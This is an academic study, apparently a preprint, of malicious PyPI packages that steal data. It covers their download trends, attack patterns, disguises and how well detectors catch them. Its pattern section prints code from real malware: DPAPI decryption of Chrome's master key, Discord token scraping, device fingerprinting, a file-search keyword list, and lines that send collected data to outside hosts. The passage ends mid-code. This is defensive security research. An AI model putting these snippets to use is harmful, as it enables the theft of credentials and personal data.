Noname manuscript No.
(will be inserted by the editor)

Silent Data Thieves: Investigating Malicious Data Exfiltration Packages in PyPI

Ye Li · Guangye Bai · Yang Shi · Kaifeng Huang

the date of receipt and acceptance should be inserted later

Abstract Recently, data breaches have grown increasingly frequent, severe, and costly—posing substantial threats to individuals, organizations, and national infrastructure. A growing portion of these breaches are facilitated through software supply chain attacks, particularly via malicious packages uploaded to open-source repositories like the Python Package Index (PyPI). Among these, data exfiltration packages, which stealthily steal sensitive information, have emerged as a critical and underexplored threat.

This paper presents the first comprehensive empirical study of malicious PyPI data exfiltration packages. We investigate five research questions to understand their prevalence, attack patterns, disguise techniques, exfiltration objectives, and the effectiveness of current detection tools. Our findings reveal a significant increase with regard to downloads counts those packages in recent years. We summarize their diverse and evolving attack patterns, sophisticated disguise techniques and their pillar objectives. Notably, many existing security tools and package vetting systems fail to detect these threats reliably. Our study highlights the urgent need for targeted defenses against data exfiltration attacks in the software supply chain.

1 Introduction

In the modern digital era, vast amounts of data are continuously generated and transmitted, with a significant portion of data contains sensitive information requiring stringent security measures [44]. For example, healthcare and financial sectors hold particularly critical client data, making them prime cybercrime targets. However, such data is often transmitted through insecure infrastructures, risking severe breaches that may lead to privacy violations,

Ye Li, Guangye Bai, Yang Shi, Kaifeng Huang
School of Computer Science and Technology, Tongji University
E-mail: {2351127, 2253637, shiyang, kaifengh}@tongji.edu.cn

financial losses, and reputational harm [76]. Regulatory frameworks like the EU's General Data Protection Regulation (GDPR) [30] emphasize the urgent need for proper data security measures.

Alarmingly, the frequency, severity and scale of data breaches have been increasing. According to the 2024 Data Breach Report released by Identity theft Resource Center (ITRC) [31], from 2019 to 2023, the number of data breach incidents continues to rise, increasing from 1278 to 3202, while 2024 is basically the same as 2023. For example, in March 2024, AT&T announced that the personal data of over 73 million current and former customers had been leaked on the dark web [41]. In June of the same year, The New York Times exposed a serious data breach incident, an anonymous hacker publicly released approximately 270GB of data on the 4chan forum [40]. In the same month, Snowflake, a cloud service provider, experienced a major security breach, affecting over 165 of its corporate clients, including Ticketmaster, whose 560 million user records were stolen and sold on the dark web [6]. According to IBM's 2024 Data Breach Cost Report [29], the global average cost of a data breach has increased by 10% compared to last year, reaching $4.88 million. These data indicate an escalation in the severity of data-breaching activities and an increasing threat to both individuals and organizations. It appears that the security measures against data breaches remain insufficient.

As the open-source ecosystem thrives, attackers increasingly exploit open-source supply chains to facilitate data breaches. One possible explanation is the growing reliance of modern software development on third-party libraries for productivity and rapid integration [38]. However, the sheer scale of third-party libraries (e.g., NPM hosts over 3.1 million packages and PyPI has over 910,000 users [18, 15]) renders them attractive targets for supply chain attacks. Attackers leverage weakly audited packages and the inherent propagation mechanisms of software dependencies to amplify their attacking impact [1]. For instance, a single compromised package can trigger cascading failures, as exemplified by the `ua-parser-js` incident, which affected thousands of downstream applications [11]. According to Sonatype [74], 17,954 malicious packages were detected in the first quarter of 2025, a twofold increase compared to the same period in 2024.

Notably, due to its convenience and accessibility, the Python Package Index (PyPI) ecosystem shows an ever-increasing trend, becoming an increasingly attractive target for cybercriminals [86]. Recent years have seen a surge in malicious packages uploaded to PyPI, with a significant portion designed to exfiltrate sensitive data [60]. For instance, in March 2024, PyPI temporarily suspended new user registration [19] and project creation following a large-scale typosquatting attack involving over 500 malicious packages aimed at exfiltrating cryptocurrency wallets, browser data, and login credentials. This was not an isolated incident; in May 2023, PyPI similarly disabled new user registrations after admitting that "the volume of malicious users and malicious projects being created on the index in the past week has outpaced our ability to respond to it in a timely fashion" [36]. A prominent example of malicious packages aimed at exfiltrating sensitive information is the popular ctx package on PyPI.

The malicious code are designed to scan environment variables for sensitive credentials—such as AWS_ACCESS_KEY_ID, encode them into base64 strings, and exfiltrate the data to a remote, attacker-controlled URL [9].

Existing researches have shown substantial advancements in malicious PyPI package detection. Taylor et al. [72] proposed TypoGard, which identifies potentially typosquatted packages using a lexical similarity model between names and incorporating package popularity. Zhang et al. [89] proposed Cerebro, which implements multilingual malicious package detection. Those works primarily focus on general-purpose malicious PyPI packages detection. However, little is known of the effectiveness for malicious PyPI package detectors in *data exfiltration packages*. To date, several empirical work have investigated malicious packages in the PyPI ecosystem. Zahan et al. [88] studied supply chain attacks, particularly dependency confusion and typosquatting techniques [83]. Meanwhile, Oh et al. [49] conducted a survey on identification of encrypted malicious traffic during data breaches through behavioral analysis and machine learning-based classifiers. Unfortunately, those work lacks feature analysis of data exfiltration packages.

To address this research gap, we conducted an empirical study on malicious PyPI data exfiltration packages by answering the following five questions:

- **Prevalence (RQ1)**: What are the trends in downloads of malicious data exfiltration packages in recent years?
- **Attack Pattern (RQ2)**: What are the attack patterns employed by data exfiltration packages?
- **Disguise Characteristic (RQ3)**: What are the disguise techniques employed by data exfiltration packages at the code level?
- **Exfiltration Objectives (RQ4)**: What objectives do data exfiltration packages aim to achieve?
- **Detection Effectiveness (RQ5)**: How is the current general malicious package detectors' effectiveness for malicious data exfiltration packages?

Specifically, we propose RQ1 to quantify the growing threat of malicious data exfiltration packages by analyzing their download trends. We explore RQ2 to systematically characterize the attack patterns of data exfiltration packages, uncovering common tactics and technical implementations. We investigate RQ3 to identify and categorize disguise techniques in data exfiltration packages, revealing how attackers evade detection while maintaining malicious functionality. We study RQ4 to uncover the primary objectives of data exfiltration packages, mapping attacker motivations to observed payload behaviors. Lastly, we perform RQ5 to assess the current detection capabilities of security tools against data exfiltration packages.

Our analysis reveals increase in malicious data exfiltration package activity beginning in 2021, followed by a substantial decline after 2022 due to enforcement actions. However, post-2023 levels remain considerably higher than those observed prior to 2021. We identify five core attack behaviors and seven attack patterns formed through combinations of these behaviors. Simpler patterns are more prevalent (68.6%), whereas advanced patterns occur less



Fig. 1: Typical Actions for Malicious Data Exfiltration Packages

frequently but carry greater significance. In terms of disguising techniques, the majority of malicious packages conceal download processes (69.8%), followed by obfuscation methods (16.9%). Regarding attack objectives, we find that an overwhelming majority (97.6%) of data-exfiltration packages target device information harvesting, which often serves as a pre-process to subsequent attacks. Finally, our evaluation of detection tools shows that Cuckoo and VirusTotal struggle significantly more with data exfiltration malware than with general malicious packages, while Cerebro and EA4MP achieve recalls consistently below 0.800. These findings highlight the pressing need for more effective detection mechanisms specifically designed to address malicious data exfiltration threats.

Summary. In summary, our contributions are as follows:

- We manually screened out some data exfiltration packages from the public malicious package database and collected their download counts over several years to analyze the popularity trend.
- We conduct the first comprehensive code-level analysis of data exfiltration malicious packages, summarized their attack patterns and disguise techniques, finally discussed their purposes.
- We use various tools and websites to detect data exfiltration packages and found that their detection rate is lower than the overall detection rate of general malicious packages.

2 Background

2.1 Regulatory Requirement for Data Security

The significance of data has been widely recognized, as breaches in data security can cause significant harm to individuals, organizations, and critical infrastructure [69, 13]. Consequently, protecting data from unlawful use has become a priority, addressed not only through governmental advocacy but also through the establishment of legal frameworks [30, 70]. One of the most influential regulatory frameworks is the European Union's General Data Protection Regulation (GDPR) [30] taking effective in 2018, which requires the people who control and process data to implement robust measures to safeguard personal data. In

the United States, the Computer Fraud and Abuse Act (CFAA) [79] prohibits unauthorized access to computer systems and criminalizes the transmission or theft of data. It serves as a primary legal tool for prosecuting cybercriminals involved in data exfiltration activities, including both external attackers and malicious insiders. In China, the Cybersecurity Law (CSL), enacted in 2017, serves as the cornerstone of data security and network governance, mandating that network operators adopt technical and organizational measures to protect personal information and critical data [46]. Furthermore, the Data Security Law (DSL), effective since 2021, introduces a comprehensive framework for data classification, hierarchical protection, and cross-border data transfer regulation [47]. Examples of sector-specific regulations include the Health Insurance Portability and Accountability Act (HIPAA) [80], which addresses data exfiltration risks within the healthcare sector. Generally, governments have enacted strict regulations to safeguard data, which not only deter cybercriminals but also prompt potential victims to be more vigilant about data security.

2.2 Malicious Data Exfiltration Packages

We provide the definition of malicious data exfiltration packages and describe their typical actions.

Definition of data exfiltration packages. We provide the criteria for determining malicious data exfiltration packages:

Malicious data exfiltration packages access and transfer users' sensitive information without their knowledge or consent. Specifically, we use two indicators to determine whether a malicious package is a data exfiltration package:

- *Obtaining sensitive information*: A package uses system collection or environment collection to obtain sensitive information from a computer.
- *Transmitting sensitive information*: A package sends the obtained information to a certain URL.

For sensitive information, we refer to personal data as a representative category as defined in the General Data Protection Regulation (GDPR) of the European Union [30]. Additionally, we incorporate classifications of sensitive data based on Microsoft's data security definitions [45], Google's guidelines on personal and sensitive user data [20], a consolidated overview provided by TechTarget [75], and the personal information security specification of China [70]. Among these, [70] clearly defines personal information and explains that exfiltrated personal information can lead to uncontrollable dissemination and use, and should therefore be defined as sensitive information. A compiled list of these sensitive information types is presented in Table 1.

Figure 1 illustrates the typical execution process of malicious data exfiltration packages. First, attackers upload these malicious packages to PyPI. When unsuspecting users download and run the scripts, the embedded malicious code decrypts authentication data to retrieve an encryption key. This key is then

Table 1: Types of Sensitive Information

Types	Items		Standards
Personal Information	name		[30, 45]
	identification number		[30, 45, 70]
	telephone		[30, 20, 70]
	location data		[30, 45, 20, 70]
	account data		[30, 45, 70]
	captured videos		[20]
	click data		[20]
	microphone		[20]
	screenshots		[20]
	financial info	crypto wallets	[70]
		credit card number	[30, 45, 70]
		virtual currency	[70]
		bank account	[30, 45, 70]
Business Information	trade secrets		[75]
	financial data		[75]
	intellectual property		[75]
	supplier and customer information		[75]
Device Information	software	hostname	[70]
		computer name	[70]
	hardware info	GUID	[70]
		MAC Address	[70]
		IP Address	[30, 45, 70]
		CPU	[70]
		GPU	[70]
		RAM	[70]
		HWID	[70]
Software Usage Footprints	credentials	encrypted_key	[45]
		cookies	[45]
		password	[45]
		tokens	[45]
	browser history		[70, 20]
Classified Information	restricted information		[75]
	confidential information		[75]
	secret information		[75]
	top-secret information		[75]

used to extract sensitive information via system functions. The stolen data is subsequently encrypted, packaged, and transmitted to attacker-controlled URLs, enabling the attackers to profit from the exfiltrated information. We categorize the process into three major procedures.

– **Infection.** Attackers publish malicious packages on PyPI using various disguising or deceptive methods to lure user downloads. Common techniques include typosquatting, dependency confusion, malicious version injection and repository account takeover [4]. Typosquatting [84] is one of the most commonly-used methods, where malicious packages are given names that closely resemble those of legitimate libraries (e.g., request vs. requests), tricking developers into accidental installation. Dependency confusion is a substitute attack, which is possible when internal software packages are accidentally substituted with malicious versions of the same packages on publicly available repositories. Malicious version injection refers to an attacker inserting malicious code into a legitimate data package and

releasing a new version, `event-stream` is a well-known example [73]. Besides, in the case of package `ctx` [63], attackers leverage a repository account takeover, where the attacker tries to find a popular repository owned by an email whose domain has expired. Then, the attacker could re-register the same domain and re-create maintainers' email to obtain the control of the repository.

- **Execution.** Once a malicious data exfiltration package is downloaded, either directly or as a transitive dependency, it typically employs stealthy execution methods to initiate its payload while minimizing user suspicion. In the context of PyPI-distributed malware, one common technique is to abuse Python's package installation process [86] and add hooks during the process. Attackers may inject code into the `setup.py` (i.e., main entrance file during installation) so that it executes automatically during the installation process, therefore triggering the exfiltration logic before the package is even imported by the user [86]. Another technique is the inclusion of malicious code in the `_init_.py` file. The file will be executed immediately when users write code statements of package imports. The third approach is to masquerade as a benign function and wait to be directly invoked by the user [89].
- **Transmission.** Transmission is the essential procedure of malicious data exfiltration packages. Sensitive information (e.g., cookies) are usually protected and encrypted [5]. Therefore, malicious data exfiltration packages may extract the encryped key and then decrypt it to obtain plaintext sensitive information. After obtaining plaintext sensitive information, the malicious payload creates a transmission session and send it to the remote URL controlled by the attacker. Besides, in order to prevent the transmission process from being detected, the malicious payload usually encrypts and packages the information before transmission.

After successfully exfiltrating data from compromised systems, attackers can employ various strategies to monetize the stolen information. These profit mechanisms often depend on the type and sensitivity of the data [42]. One of the most straightforward strategies is selling exfiltrated credentials and tokens on darknet marketplaces. Cloud service keys, API tokens, and login credentials, especially those associated with high-privilege accounts, are in high demand, as they can be reused for lateral attacks, privilege escalation, or resale to third parties [81]. Attackers may also aggregate these credentials into searchable databases, increasing their market value [12]. In some scenarios, attackers may leverage the exfiltration to deploy secondary payloads, such as ransomware or cryptocurrency miners, especially if the exfiltrated data suggests the host is part of a high-value corporate network. This hybrid model enables both short-term like crypto mining and long-term like ransomware monetization paths [23].

3 Empirical Study Setup

In this study, we focus on malicious packages developed in the Python programming language as our primary research subject. By conducting a comprehensive analysis at the source code level, we aim to identify and characterize the distinctive features of data-stealing malicious packages. This approach allows us to gain deeper insights into their behavior, implementation techniques, and potential impact on software security.

3.1 Motivating Research Question

Despite growing awareness of malicious open-source packages, there lacks a comprehensive understanding of how malicious Python data exfiltration packages behave. To address this gap, we propose five research questions to examine the landscape of malicious data exfiltration packages. Specifically, **RQ1** investigates the prevalence and temporal trends to understand how those threats grow over time.

RQ2 and **RQ3** focus on the behavioral and structural characteristics of these packages. i.e., the common attack patterns they employ and how they disguise malicious intent at the code level. Understanding these elements is critical for anticipating new attack variants. **RQ4** explores the attackers' objectives, shedding light on what types of data are being targeted and why are being targeted. Lastly, **RQ5** assesses the effectiveness of current detection tools, helping to evaluate the preparedness of existing defenses and identifying areas for improvement.

3.2 Malicious Data Exfiltration Package Collection

We collected malicious data exfiltration packages by aggregating 2,483 malicious PyPI packages from Backstabber's Knife Collection [50] and 3,695 packages from pypi_malregistry [86], totaling 6,178 malicious packages. The Backstabber's Knife Collection [50] includes malicious packages from 2015 to 2019, while the more recent pypi_malregistry, collected in 2023 and continually expanding, provides up-to-date coverage. Together, they ensure a broad temporal span for analysis. From this dataset, we randomly selected 617 packages with 99% confidence level and 5% margin of error.

Based on the definition of data exfiltration and two indicators given in Section 2.2, we ultimately marked 83 targets out of a total of 617 sampled packages. In our manual analysis, we discovered that the dataset contains packages associated with known PyPI supply chain attacks, with `ctx`, `noblesse`, `colourama`, and `acqusition` causing significant adverse consequences [64, 8, 63, 62]. This confirms that malicious data exfiltration does indeed exist and poses a substantial real-world threat. Among the 534 malicious packages that were not data exfiltration, 63% of the packages encode malicious code to evade

detection, 25% of the packages obfuscate code, 7.2% of the packages are Remote Access Trojans, and the remaining packages include malicious packages used for reverse shell attacks, SMS Bombing attacks, and remote downloads. Two of the authors participates in the labeling process with a third author solving the disagreements. The classification process requires a total of 18 person-months.

3.3 Research Question Setup

To systematically explore the characteristics of data exfiltration packages, we formulate five research questions, each designed to align with and support the objectives of our study.

Prevalence Study (RQ1). To address RQ1, we searched for the release years of 83 data exfiltration packages. We used a stratified sampling method based on the release year, we selected 83 non-data exfiltration malware packages and 83 benign packages from our established dataset, ensuring that their time distribution roughly corresponds to that of data exfiltration packages. We collected publication dates of all packages from multiple vulnerability databases, including Libraries.io [39], Snyk security database [65] and a distributed vulnerability database for open source [25], covering the period from 2017 to 2024. We then retrieved their historical download statistics from the public dataset "bigquery-public-data.pypi.file_downloads " on BigQuery [24] for comparative analysis.

Attacking Pattern Study (RQ2). For RQ2, we manually analyzed the source code of data exfiltration packages. Specifically, we enumerated all `.py` files, identified functions related to sensitive data, and traced their call chains to capture auxiliary behaviors such as data processing and encryption. Based on the execution order of these behaviors, we summarized and statistically analyzed common attack patterns.

Disguise Characteristic Study (RQ3). To study RQ3, we examined both code-level and metadata-level disguise techniques. At the code level, we analyzed statements along identified attack paths, while at the metadata level, we inspected basic information about the packages and authors. Identified disguise strategies were categorized into 4 types.

Exfiltration Objectives Study (RQ4). For RQ4, we analyzed the types of sensitive data targeted by data exfiltration packages and categorized the malware targets based on the data types.

Detection Effectiveness study (RQ5). To evaluate RQ5, we assess the effectiveness of existing general malicious package detection tools on data exfiltration packages. To evaluate detection performance, we construct mixed datasets containing both malicious and benign packages. The malicious packages are used to measure recall, while the benign packages allow us to evaluate precision by revealing potential false positives. Benign packages were collected from the popular PyPI package list provided by Hugo van Kemenade et al. [33] and filtered to include only those published more than 90 days ago and had been downloaded over 1,000 times [71]. Based on the resulting benign

Table 2: Statistics of our Benchmark (M. and B. denotes the malicious and benign packages, resp.)

Benchmark	M.:B. Ratio	Malicious Packages			Benign Packages		
		#	Aver. Files	Aver. KLOC	#	Aver. Files	Aver. KLOC
A	1:1	83	9.43	0.25	83	100.43	35.34
	1:3	83	9.43	0.25	249	181.29	15.76
	1:10	83	9.43	0.25	830	129.41	23.71
B	1:1	617	26.5	0.24	617	178.34	73.34
	1:3	617	26.5	0.24	1,851	183.29	24.18
	1:10	617	26.5	0.24	6,170	167.24	29.89

and malicious samples, we constructed two evaluation benchmarks, whose statistics are summarized in Table 2. Then, we then constructed two evaluation benchmarks. The statistics of our benchmark are listed in Table 2.

- *Benchmark A:* This benchmark includes 83 data exfiltration packages as malicious samples and 830 benign packages, evaluated under varying malicious-to-benign ratios of 1:1, 1:3, and 1:10.
- *Benchmark B:* This benchmark includes the same 83 data exfiltration packages, an additional 534 malicious non-data-exfiltration packages, and 6,170 benign packages. We evaluate detection performance using the same malicious-to-benign ratios of 1:1, 1:3, and 1:10.

This setup allows for a comprehensive assessment of detection tool efficacy across different scenarios. We selected Cerebro [89], Virustotal [82], hybrid_analysis [55], EA4MP [71] and cuckoo [10] as state-of-the-art malicious PyPI package detection tools and used their default configurations for evaluation.

4 Results

This section presents the results of our empirical study on malicious data exfiltration packages, structured around to our five research questions.

4.1 Prevalence Study (RQ1)

Fig. 2 illustrates the download trends of our collected data exfiltration packages, common malicious packages and benign packages from 2017 to 2024. The y-axis is plotted on a logarithmic scale due to the large differences in downloads. As shown, benign packages consistently receive substantially higher downloads than the other two categories, remaining several orders of magnitude larger throughout the observation period. Their downloads generally increase over time, especially after 2022, with a notable rise reaching over 10^9 downloads. A Spearman rank correlation test indicates a strong positive trend between year and download counts ($\rho = 0.976$, $p < 0.001$). This pattern reflects the natural growth of the software ecosystem and the widespread adoption of legitimate packages, which accumulate downloads over long periods and across a broad



Fig. 2: Download Trends of General Malicious Packages and Malicious Data Exfiltration Packages (2017-2024)

user base. In contrast, the download counts of malware and data-exfiltration packages remain relatively low and fluctuate considerably across years. The trend begins in 2017 with a download count of 771 for data exfiltration packages and 1,771 for malware packages. For data exfiltration packages, the download counts approximately doubled during the following three years (2018 to 2020) compared to 2017, with an average annual download volume of 1,171 and an average annual growth rate of 51.9%. Notably, the increase between 2020 and 2021 represents a 205% growth. The trend peaked in 2022, which recorded the highest download count at 11,976. Although downloads declined in 2023 and 2024, they remained at levels comparable to 2021, indicating sustained high activity. The Mann-Kendall test indicates a statistically significant increasing trend over 2017 to 2024 ($\tau = 0.714$, $p = 0.019$), with an estimated Sen's slope of approximately 519 additional downloads per year. This result indicates a sustained, long-term upward trend in the download volume of data exfiltration packages.

In contrast, malware packages experienced a different trajectory. During the initial four-year period, their download counts declined, reaching a low point of one in 2020. Starting in 2021, malware downloads rebound and peaked in 2023 at 4489. The Mann-Kendall test indicates that malware package downloads do not exhibit a statistically significant monotonic trend ($\tau = 0.214$, $p = 0.536$). The overall pattern reflects substantial inter-annual volatility rather than a consistent long-term increase or decrease. Such fluctuations likely reflect the short lifecycle and limited exposure of many malicious packages, which are often removed or detected soon after publication.

To quantitatively compare the download volume differences between data exfiltration and malware packages over the 2017–2024 period, two nonparametric statistical tests were employed. The Mann–Whitney U test was used to analyze differences in the overall rank distributions of the two groups, revealing a statistically significant difference (U test, p = 0.028). This suggests that the relative magnitudes of downloads differ significantly between the groups. Addi-

tionally, the Kolmogorov–Smirnov (KS) test was applied to assess differences in the distribution shapes, yielding a significant result as well (KS test, $p = 0.0186$). These findings collectively confirm that the download volumes of data exfiltration packages and malware packages differ significantly both in scale and distribution patterns.

We conducted a deep investigation into the shifting trends in data-stealing package activity. Notably, 2021 is regarded as a turning point where there was a sharp increase in software supply chain attacks [32], including the widespread of data exfiltration packages. Starting from this period, attackers increasingly focused on exploiting open-source software repositories (e.g., PyPI, NPM, and RubyGems) at a larger scale, driven by the high impact and reach offered by software supply chain attacks. One possible factor was the SolarWinds hack in 2020-2021 [66], one of the most severe supply chain attacks in recent history. By exploiting supply chain vulnerabilities, attackers were able to infiltrate U.S. government agencies and major corporations. This high-profile breach brought widespread attention to the threat of software supply chain attacks and catalyzed a surge in malicious activity within open-source ecosystems. In 2022, Sonatype reported in its 8th State of the Software Supply Chain [67] an astonishing average annual increase of 742% in open-source software (OSS) supply chain attacks over the preceding three years. That same year, Gartner [17] identified OSS supply chain attacks as a top security and risk issue. On June 23, 2022, the Open Source Community Security (OSCS) monitoring platform reported that an attacker using the alias *mega707* had uploaded over 150 malicious phishing packages to the official PyPI repository, including names such as *agoric-sdk*, *datashare*, and *datadog-agent* [53].

In 2022, PyPI administrators reported a surge in malicious package uploads and responded by implementing a series of restrictive measures [77]. In addition, according to interviews with PyPI personnel [85], over 12000 malicious examples were removed from PyPI in 2022, an unprecedented number and impact. To curb the abuse, emergency actions were taken to block or remove malicious packages. In May 2023, PyPI announced that all accounts maintaining any project or organization on the platform would be required to enable two-factor authentication (2FA) [57]. This policy was extended in January 2024, when 2FA became mandatory for all users [58]. Following these enforcement actions, we observed a substantial decline in malicious activity after 2022. Nevertheless, despite the measures implemented by the Python administrators, data exfiltration packages remain prevalent, with download counts still significantly higher than those observed between 2017 and 2020.

4.2 Pattern Study (RQ2)

We present a detailed analysis of the attack patterns employed by data exfiltration packages. We first describe the attack behaviors, and then present the 7 types of attack patterns, each composed of a combination of these behaviors. To systematically identify and categorize attack behaviors, we manually in-

```
1  def get_master_key(path: str):
2      with open(path + "\\Local State", "r", encoding="utf-8") as f:
3          c = f.read()
4      local_state = json.loads(c)
5      master_key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
6      master_key = master_key[5:]
7      master_key = CryptUnprotectData(master_key, None, None, None, 0)[1]
8      return master_key
```

Fig. 3: An Example of Decryption

spected the source code of the malicious packages in our dataset and annotated the observable malicious actions. Two authors independently performed the coding and grouped similar behaviors into higher-level categories based on their functional roles. Disagreements were resolved through discussion with a third author. The coding process was repeated iteratively until no new behavior categories emerged from the dataset, indicating coding saturation.

4.2.1 Attack Behaviors

① **Decryption.** Data exfiltration packages target a wide range of sensitive information, including encrypted data. We observed that 10.8% of the packages implement decryption routines to access the encrypted data by locating default configuration paths to retrieve encryption keys. Modern browsers store user credentials and session cookies, when a user opts to save login information, the browser encrypts and locally stores the website address, username, and password [22]. Cookies, used to maintain login sessions and preferences, are also stored locally [21]. In Chromium-based browsers (e.g., Chrome, Edge, Brave), the AES key used to secure this data resides in the Local State file (*AppData/Local/Google/Chrome/User Data/Local State*) and is encrypted via Windows DPAPI [43, 68]. Malicious packages extract the encrypted_key field, decrypt it with DPAPI, and use the resulting master key to access stored passwords, cookies, and other sensitive data. Beyond credentials and session data, 4.8% packages also search local files of browser-based cryptocurrency wallet extensions, such as Exodus and MetaMask, to extract financial information.

Figure 3 presents an illustrative example. The function locates the Local State file within predefined browser paths, which is typically formatted as JSON. It then extracts and decodes the encrypted key via base64 decoding API. Finally, it leverages the Windows Data Protection API (i.e., *CryptUnprotectData*) to decrypt the master key, which was originally encrypted using *CryptProtectData*.

② **Stealing Info.** The attack behavior of data exfiltration varies depending on the type of information targeted. We categorize these behaviors into four main types based on whether the stolen data includes user session tokens, device information, local files and folders or monitoring information.

(a) *Session tokens.* A session token is a short-lived credential that allows users to bypass traditional password authentication and directly access their accounts [54]. They may be stored in locations such as `/Local Storage/leveldb` [86]. Malicious data exfiltration packages define a list of target paths to systematically scan directories used by browsers and other

```python
def tokens():
    paths = [os.path.join(os.getenv("APPDATA"),
".discord"/".discordcanary"/".discordptb", "Local Storage", "leveldb"),
        os.path.join(os.getenv("APPDATA"), "Opera Software", "Opera
Stable"/"Opera GX Stable", "Local Storage", "leveldb"),]
    tokens = []
    for path in paths:
        for file in os.listdir(path):
            for line in [x.strip() for x in open(os.path.join(path, file),
errors="ignore").readlines() if x.strip()]:
                for regex in [r"[\w-]{24}\.[\w-]{6}\.[\w-]{38}", r"mfa\.[\w-]{84}"]:
                    for token in re.findall(regex, line):
                        account_name = get_account_name(token)
                        tokens.append((account_name, token))
```

(a) Steal Session Tokens

```python
hostname =
socket.gethostname(),platform.node()
cwd = os.getcwd()
username = getpass.getuser()
IP=socket.gethostbyname(hostname),reqip =
requests.get("https://api.ipify.org/?format=json"
).json() #IP
psutil.virtual_memory() #RAM
```

(b-1) Steal Basic Device Information

```python
with open("/proc/uptime", "r") as f:# runtime
uptime = f.read().split(" ")[0].strip()
    for _, value in environ.items():
        string += value+" “ # env variables
```

(b-2) Steal Complex Device Information

Fig. 4: Examples of Stealing Information

software for stored tokens. This list covers a wide range of popular applications, including Opera, Microsoft Edge, Chrome, Discord Canary, Discord PTB, and others. An illustrative example is shown in Figure 4(a). This function scans the local database file in the specified directory, extracts all possible Discord account tokens, and returns them for subsequent information stealing.

In addition to stealing the session token, we observed that some malicious packages immediately verify its validity by sending a request to the target website. If the request succeeds, the malware proceeds to access additional API endpoints to exfiltrate sensitive data. For example, in the case of Discord, which is a popular social platform, the malicious packages use the stolen token to issue HTTP requests that retrieve basic user information, payment details, and friend lists.

(b) *Device information.* For device information, different types require different extraction methods. Basic details such as hostname, current working directory, username, IP address, and certain hardware attributes are retrieved using standard library functions [59]. It is observed in our dataset that operating system information (e.g., the OS name, version, and processor details) is often obtained via functions from the platform module, such as platform.release(), platform.system(), platform.version(), and platform.processor(). More complex identifiers like GPU details, hardware IDs (HWIDs), and MAC addresses require lower-level system calls but are still accessed via built-in system functions. In addition, we found that 4.8% of the malicious data exfiltration packages also extract system runtime data and environment variables. Figure 4(b-1) illustrates an example of obtaining device information, while Figure 4(b-2) demonstrates how runtime data and environment variables are collected.

(c) *Local files and folders.* In addition to the methods described above, we found that 14.5% data exfiltration packages also perform direct searches of local folders, including the Desktop, Downloads, and Documents directories, to locate sensitive files. These scripts define keyword lists and scan the specified directories for files or folders whose names contain specific keywords. We searched all such packages and summarized the used search keywords in Table 3. Once a target file is found, the script uploads it and retrieves a download link.

(d) *Recorded information.* The recorded information includes screenshots, screen video captures, and keyboard events. Through our analysis of malicious

Table 3: Searched Folder and File Name Keywords

Types	Keywords
Folder	"2fa","account","acount","amigos","backup","contas","importante", "log","login","passw","perder","privado","private", "exodus","exposed","secret","senhas","empresa","work", "source","trabalho","user","username","users","usuario"
Files	"2fa","Electrum","Mycelium","account","acount","backup","banque", "compte","crypto","discord","exodus","family","login","mdp", "binance","code","memo","metamask","mom","wallet", "motdepasse","passw","paypal","prox","secret","token",

packages, we observed that these operations are implemented as follows. Capturing this data requires the use of system-level functions. For screenshots, the `ImageGrab.grab()` function is commonly used. After capturing the screen, the malicious script creates an in-memory binary stream to temporarily store the image data, saves it in PNG format, and then packages it for exfiltration. For video capture, the `VideoCapture()` function from the *OpenCV library* is used to capture frames from the webcam. These frames are also converted into binary data before being transmitted. For keyboard monitoring, some malicious packages listen for keyboard events and log keystrokes. This involves processing key events into character text and enabling a listener, such as keyboard.Listener from the *pynput* library. The captured data is then periodically sent to a remote server.

③ **Encryption.** We observed that 12.0% of the analyzed data exfiltration packages encrypt stolen data before transmitting it to attacker-controlled servers. This encryption not only enhances the stealthiness of the data during transmission but also reduces the likelihood of detection by security monitoring systems. The encryption techniques identified include Base64 encoding, hexadecimal encoding, and XOR operations. Notably, we observe that most attackers rely on lightweight encryption techniques, while popular encryption algorithms (e.g., AES, RSA) are rarely found in our investigated packages. These methods will be discussed in detail as disguise techniques in Section 4.3.2.

④ **Packaging.** Packaging is a behavior frequently observed in our analyzed dataset. Some packages may even employ multiple packaging methods simultaneously. After obtaining and encrypting sensitive information, these packages package the data before transmission. The choice of packaging method varies depending on the exfiltration channel and the format of the information. While user behavior logs and local files are often handled differently, most other sensitive data can be stored and transmitted as strings. We found that 92.8% of exfiltration packages write the data into dictionaries or concatenate it into strings before sending. 4.8% of packages write the stolen information to a file and transmit the file directly. Additionally, 6% of those that exfiltrate local files compress and archive the data before transmission. Only 4.8% of malicious packages transmit data without any packaging when the exfiltrated content is very short.

⑤ **Transmission.** One of the most evident indicators of transmission behavior is the destination address. Malicious packages specify the address used to receive exfiltrated data, which is controlled by the attacker. Common

```
ploads = {'hostname':hostname,'cwd':cwd,'username':username}
  requests.get("http://5r13v9.ceye.io", params=ploads)

  vid = user_name+"###"+hostname+"###"+os_version+"###"+ip
  request.urlopen(r'http://openvc.org/Version.php',data='vid='.encode('utf-
8')+base64.b64encode(vid.encode('utf-8')))

  payload = {"username" : message.author.name,
    "avatar_url" : str(message.author.avatar_url)}
